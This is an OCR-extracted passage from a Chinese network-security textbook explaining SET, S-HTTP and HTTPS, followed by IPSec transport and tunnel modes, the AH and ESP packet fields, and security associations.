安全电子交易协议（Secure Electronic Transaction，SET）由美国 MasterCard 和 Visa 两大信用卡组织提出，是应用于 Internet 上的以信用卡为基础的电子支付系统协议。它采用 X.509 数字证书技术和公钥密码体制，主要用于供货商、购货方和银行等多方之间的商务交易与决算支付。SET 协议本身比较复杂，逻辑设计严谨，安全性高，能够有效地保证信息传输的真实性、完整性、机密性和不可否认性。

SET 协议中，支付环境的信息保密是通过公钥加密法和对称密钥加密法相结合的算法来获得的。它采用 RSA 公钥密码体制，以及 DES 对称密钥数据加密标准，这两种不同加密技术的结合应用在 SET 中被形象地称为数字信封。用 RSA 加密对称密钥相当于使用了数字信封，报文以 56 位的 DES 密钥加密，然后装入使用 1024 位 RSA 公钥加密的数字信封在交易各方间传输，这两种密钥相结合的办法保证了交易中数据信息的保密性。

在网络交易的供求双方和银行之间，SET 协议通过数字签名方案来进行消息源的认证，该协议应用了双重签名（Dual Signatures）技术以提高身份认证的准确性。在一项安全电子商务交易中，商家只有确认了对应于持卡人的支付指令，以及对应的定购信息才能够按照定购信息发货；而银行只有确认了与该持卡人支付指令相对应的交易款信息是真实可靠的，才能够按照商家的要求进行支付。详见后续介绍。

（4）应用层的安全协议

安全超文本传输协议（Secure Hyper Text Transfer Protocol，S-HTTP）是 EIT 公司在 HTTP 协议的基础上设计的一种安全通信协议。S-HTTP 协议处于应用层，仅适用于 HTTP 的链接上。该协议可提供身份识别、通信保密、数字签名及可信赖的信息传输服务


等。S-HTTP 提供了完整且灵活的加密算法及相关参数。客户机和服务器可以协商选择加密算法、证书、安全事务处理模式等安全技术并达成一致。其中，加密算法可选为对称密钥算法 RC2 和 DES 等，非对称密钥算法可使用 RSA 等。

S-HTTP 通过在所交换的数据包中加入特殊的头标志来建立安全通信。S-HTTP 支持端对端的安全传输，客户机可以率先启动安全传输(使用报头的信息)。当使用 S-HTTP 时，敏感的数据信息不会以明文形式在网络上传输。(注意区别：S-HTTP 与 HTTPS 不同，参看第 11.2 节的介绍。)


(5) 应用层的安全协议

安全超文本传输协议(Secure Hypertext Transfer Protocol，HTTPS)由 Netscape 开发并内置于浏览器中，用于对应用层 HTTP 数据进行压缩、解压和加密等操作，并返回网络上传送数据的结果。HTTPS 使用安全套接层协议 SSL/TLS 作为 HTTP 与 TCP 之间的子层。HTTPS 服务器使用端口 443，而不是 HTTP 的 80 端口。HTTPS 的句法同 HTTP 类似，现在它被广泛用于万维网上敏感信息的传递，例如电子交易支付和网络办公等方面。


除了上述安全协议外，前面章节已介绍过的还有安全/多功能互联网电子邮件扩展协议 S/MIME(第 6 章)，网络用户 3A 认证与密钥分发管理的 Kerberos 协议(第 10 章)等。各种安全协议在 TCP/IP 互联网模型中的位置如图 11.3 所示。



(a) 网络层安全协议



(b) 传输层安全协议



(c) 应用层安全协议

图 11.3　各种安全协议在 TCP/IP 网络模型中的位置

Web 安全协议 IPSec，SSL/TLS，PGP 和 VPN 等的数据包结构有个共同点：首先从上层数据中产生一个报文认证码，然后与来自上层的报文加密后再一起封装传输。它们分别从各自对应的上级协议层中取出数据包，转换为一个经过加密和认证的新的数据包，然后封装为本层的协议数据单元 PDU 传输出去。这些经过安全处理后的数据包的结构是相似的，如图 11.4 所示。注意，在加密处理过程中可以包括这些安全协议的头部或尾部，也可以不包括。在有些协议中，可能还需要封装更多的信息在安全数据包中，图 11.4 只是一个总体概念。




图 11.4　几种网络安全协议的数据包具有相似的结构

另外，发送方与接收方在通信之前双方需要事先知道至少两个密钥：一个用于生成报文认证码 MAC，另一个用于对 IP、TCP 或 SMTP 数据包的加/解密。然后双方进行协商，产生和约定本次通信采用的“安全参数组”(即各种密钥和算法等)，这些参数是一次性使用的，仅用于本次通信数据的验证与加/解密。

对安全通信的各方所需要的“安全参数组”的传递，可以采用 RSA 公开密钥加密技术。运行的步骤可以分为一步式方法和两步式方法：

(1) 在一步式方法中，首先使用会话密钥产生报文认证码，并将 MAC 和数据加密。可以将会话密钥与算法标识用私钥加密后与数据一起传输。即每次通信不需要通过协商产生新的安全参数组。安全电子邮件 PGP 使用的是一步式的方法。

(2) 在两步式的方法中，通信前首先用公钥加密技术在通信各方(即安全关联组)之间协商产生新的本次通信使用的安全参数组，然后再使用这些安全参数组进行保密通信。IPSec 和 SSL/TLS 使用的是两步式的方法。

11.1　网络层安全协议 IPSec 与 VPN

11.1.1　IPSec 的传输模式

IPSec(IP Security)是 IETF 互联网工程任务组开发的一组协议，用于在网络层提供对上层(传输层)的数据包的安全验证和加密传输。IPSec 可部署于客户端/服务器之间，对等网络主机之间，路由器与路由器之间，网关与网关之间，拨号客户机从专用网络访问互联网等。IPSec 有两种模式：传输模式和隧道模式。

IPSec 传输模式如图 11.5 所示，通常用于在两个网络主机与主机的通信中对传输层以上的数据提供加密保护。发送端主机使用 IPSec 对上层的数据段进行验证和加密后，加上 IPSec 的头部与尾部，组成 IPSec 的协议数据单元 PDU，再封装到 IP 包中发送出去。接收端主机对收到的 IP 包的载荷(即 IPSec 包)进行完整性验证和解密，再将解密获得的数据段传输给上层。传输模式对 IP 包头部的信息(例如源主机和目的主机的 IP 地址等信息)不加密，只加密保护 IP 包内部的载荷(即传输层数据段)。网络路由器等设备仍然可以利用 IP 头部的信息进行 IP 包的转发，窃听者也可以通过获取 IP 头部的信息来分析内部局域网的结构，但是 IP 包内部的载荷是加密的。




图 11.5　IPSec 的传输模式将包中传输层的数据加密后再封装传输

11.1.2　IPSec 的隧道模式

IPSec 隧道模式如图 11.6 所示，该模式将局域网内的原 IP 包整个加密封装到一个新的 IPSec 包中保护起来，加上新的公网的 IP 头后构成一个公网 IP 包发送出去。新的 IP 包头部的源和目的 IP 地址分别为两个路由器的公网 IP 地址，而原 IP 包头部的地址信息被加

密,因此隧道模式不但对原 IP 载荷数据加密,而且也对原 IP 头部信息加密。隧道模式将原 IP 头部和原 IP 载荷都进行加密,封装到一个新的公网 IP 包中传输,就像是通过一个隧道传输一样,公网上的窃听者不能获取原 IP 头部和 IP 载荷数据的信息。




图 11.6　IPSec 的隧道模式将整个原 IP 包封装传输

隧道模式可部署于通过公网将两个局域网互连的双方路由器上,也可部署于公网上的一个路由器与一台主机之间进行 IP 包的加密传输。例如,在 IPSec-VPN 虚拟专网中,在连接两个局域网的路由器之间采用隧道模式,将两个局域网的内部 IP 包通过隧道连通,以便通过公网的传输信道构成一个虚拟专网。

11.1.3　IPSec 的两个安全协议 AH 和 ESP

IPSec 定义了两个协议:认证头部协议(Authentication Header,AH)和封装安全载荷协议(Encapsulating Security Protocol,ESP),它们分别用于在网络层提供验证和加密。

IPSec 报文完整性验证常用 MD5 或 SHA 计算报文摘要,加密方法常用对称密钥加密技术 DES 或 3DES,而对称密钥的生成与交换常用 Differ-Hellman 算法(参看第 10 章)。

1. IPSec 的认证头部协议

认证头部协议提供对源主机的认证,同时对 IP 包内的载荷信息提供完整性检测,但不加密。AH 协议使用一个 Hash 函数和一个对称密钥来产生一个报文摘要,将此报文摘要插入 AH 的认证头部字段中。根据 IPSec 是传输模式或是隧道模式,将 AH 放入相应的位置。图 11.7 所示为传输模式时,AH 字段在 IP 包中的位置。



图 11.7　IPSec 的认证头部协议 AH 的数据包结构

当一个 IP 包中含有认证头部 AH 时,IP 头部的协议字段的值为 51(参看图 4.15 中 IP 头部的协议内容)。在 AH 中有一个“下个头部”字段,存放的是原 IP 包中的协议字段的值(标识 IP 包内的载荷类型)。

AH 认证头部中各字段简要介绍如下：

(1) 下个头部：长度 8 位，标识了包内封装的上一层的协议类型，即原 IP 包内的载荷数据类型(如 TCP、UDP、ICMP、OSPF 等)。例如，若原 IP 包封装的是 TCP 协议数据，那么原 IP 头部的协议字段值为 6，AH 就将此值 6 复制到“下个头部”。而将新 IP 包头中的协议字段的值设为 51，以标识此包中含有 AH。

(2) 载荷长度：长 8 位，标识 AH 认证头部长度，为 4 字节的整数倍，但不包含前 8 字节。

(3) 安全参数索引：长 32 位，安全参数索引(Security Parameter Index，SPI)的作用类似虚电路标识符，在同一个安全关联组(Security Association)的通信过程中，所有 IP 包的安全参数索引的值相同。

(4) 序列号：长 32 位，提供 IP 包的顺序编号信息。此顺序号不重复使用，当一个包被重传后，顺序号不重复。当顺序号达到最大值 2^{32} 后，必须启动一个新的连接。

(5) 验证数据(报文摘要)：长度取决于采用的 Hash 算法。它是应用 Hash 算法对整个 IP 包进行计算所得到的报文摘要。计算时，不包含 IP 头部的生存期 TTL 值，因为传输中 TTL 值是变化的。

在 IP 包中加入 AH 认证头部的过程如下：

① 将“验证头部”字段加入到新 IP 包头部后的载荷位置，将其中的“验证数据(报文摘要)”置 0；

② 为了保证使用不同 Hash 算法时，总长度满足计算要求，要加入“填充”字段；

③ 用于计算“验证数据(报文摘要)”的数据范围包括整个原 IP 包，计算报文摘要的这些 IP 包中的数据，在整个传输过程中必须保持不变；

④ 将计算出的报文摘要加入到认证头部中的“验证数据(摘要)”字段；

⑤ 将新 IP 头部的“上层协议”字段的值设置为 51(参看图 4.15 及其说明)。

IPSec 的 AH 协议只提供对信源和数据完整性的验证，不提供对传输层载荷的加密，已较少使用。

2. IPSec 的封装安全载荷协议

由于 AH 协议不提供对传输层载荷数据的保密，因此 IPSec 又制订了封装安全载荷协议(Encapsulating Security Payload，ESP)。它加入了一个新的头部和一个尾部，并实现对传输层载荷数据的加密。图 11.8 为 ESP 头部和尾部的位置。ESP 的验证数据(报文摘要)放在包的尾部，这样在接收端进行完整性验证时处理较方便。

当一个 IP 包内携带了 ESP 头部和尾部时，IP 头部的协议字段的数值设为 50(参看图 4.15)。在ESP 尾部的“下个头部”字段中存放的是原 IP 头部中协议字段的值(即标明 IP 包中携带的载荷是传输层的 TCP 还是 UDP 协议)。

ESP 头部和尾部中的各字段说明如下：

(1) 安全参数索引：长 32 位，与 AH 协议中的 SPI 定义相同。

(2) 序列号：长 32 位，它与 AH 协议中的序列号定义相同。

(3) 填充：填充 0，个数在 0～255 之间可变。

(4) 填充长度：长 8 位，值在 0～255 之间，它定义了填充的字节数目。

(5) 下个头部：长 8 位，它的定义与 AH 协议中的下个头部的定义相同。它的值等于

IP 头部在 ESP 封装前的协议字段的值，用于标明内部携带的传输层协议类型。

(6) 验证数据(摘要)：它是用验证算法对图 11.8 中被验证保护部分计算出的报文摘要。




图 11.8　IPSec 的封装安全载荷协议 ESP 数据包结构

实现封装安全载荷 ESP 协议的步骤如下：

① 在 IP 包的载荷中加入 ESP 尾部；

② 对载荷和尾部进行加密；

③ 加入 ESP 的头部；

④ 用 ESP 头部、传输层载荷与 ESP 尾部来计算产生验证数据(摘要)，即用图中“被验证保护部分”的数值来计算验证摘要；

⑤ 将计算结果“验证数据(摘要)”加在 ESP 尾部的后面；

⑥ 将新的 IP 头部加在 ESP 头部前面，并将 IP 头部中的协议字段值设为 50。

IPSec 的 ESP 协议不但提供对信源和数据完整性的验证，还提供对传输层载荷数据的加密。当前在构建 IPSec-VPN 虚拟专网时主要采用 ESP 协议。

3. IPSec 协议支持 IPv4 和 IPv6

在 IPv6 中，AH 和 ESP 是 IPv6 的扩展头部的一部分(参见图 4.24)。IPSec 的 ESP 协议是在 AH 协议之后设计的，ESP 提供 AH 的所有功能，还加上对载荷数据的加密。AH 将要退出使用，让位给 ESP 协议。IPSec 的 AH 和 ESP 协议在网络层提供的安全服务及其对照关系如表 11.2 所示。

表 11.2　IPSec 协议在网络层提供的服务

IPSec 提供的网络层的安全服务	AH	ESP
访问控制：如果不先建立安全关联组，IP 包到达目的主机后就被丢弃。	√	√
报文的完整性验证：发送方产生报文摘要，接收方用摘要检测报文的完整性。	√	√
实体认证：利用安全关联组和加密的 Hash 摘要，可以对发送方进行认证。	√	√
加密：在 ESP 中提供对传输层数据进行加密，而 AH 不提供。	×	√
防止重放攻击：利用包中的序列号和滑动接收窗，可以防止重放攻击。	√	√

4. IPSec 的安全关联组的概念

在使用安全协议(如 IPSec、SSL/ TLS、PGP)进行网络通信之前，需要先在通信各方之间通过协商建立一组用于本次通信的安全参数。在 IPSec 协议中，此安全参数组是通过称

为“安全关联组 SA”(Security Association)的方式实现的。

IP 协议是一个无连接的协议,每个 IP 包的传输是相互独立的。IPSec 的发送方第一次发送数据报给接收方时,要先建立一组安全参数,作为本次安全通信使用的参数,并将其保存起来,作为今后在同一组收发双方之间安全地传输 IP 包使用。

“安全关联组”是 IPSec 中一个很重要的内容,IPSec 利用它将无连接的 IP 协议转换为一个面向连接的协议。也可以把特定的发送方和接收方之间的关联组的建立认为是建立了一个逻辑的连接,发送方今天可以发送一个数据报给接收方,几天后又发送另外一个数据报给接收方。逻辑连接建立后,就可以进行数据报的安全传输了,收发双方也可以终止此连接,也可以在他们之间重新建立一个更安全的通信连接。

安全关联组 SA 的基本概念可以通过一个简单的例子来说明:假设小李想要与小张进行一个双向的安全通信,首先需要在双方之间确立“安全关联组”的关系。小李用一个向外的安全关联 SA 与小张通信,同时他还有一个向内的安全关联 SA 来接收小张发来的数据报。同样,小张也有一个向外的安全关联和一个向内的安全关联。在这种情况下,安全关联组的实现就是在小李和小张主机内的两张安全参数表。

图 11.9 所示,当小李需要向小张发送一个数据报时,他使用 IPSec 的 ESP 协议,利用具有密钥 x 的 SHA-1 来进行完整性验证(例如,双方预约了 SHA-1 的缓存器初始值,参看图 10.18),利用密钥为 y 的 DES 进行数据加密。当小张要发送一个数据报给小李时,他使用 IPSec 的 AH 协议,利用密钥为 z 的 MD5 进行完整性验证。注意,小张的向内关联与小李的向外关联参数组相同(仅密钥不同),反之也是如此。

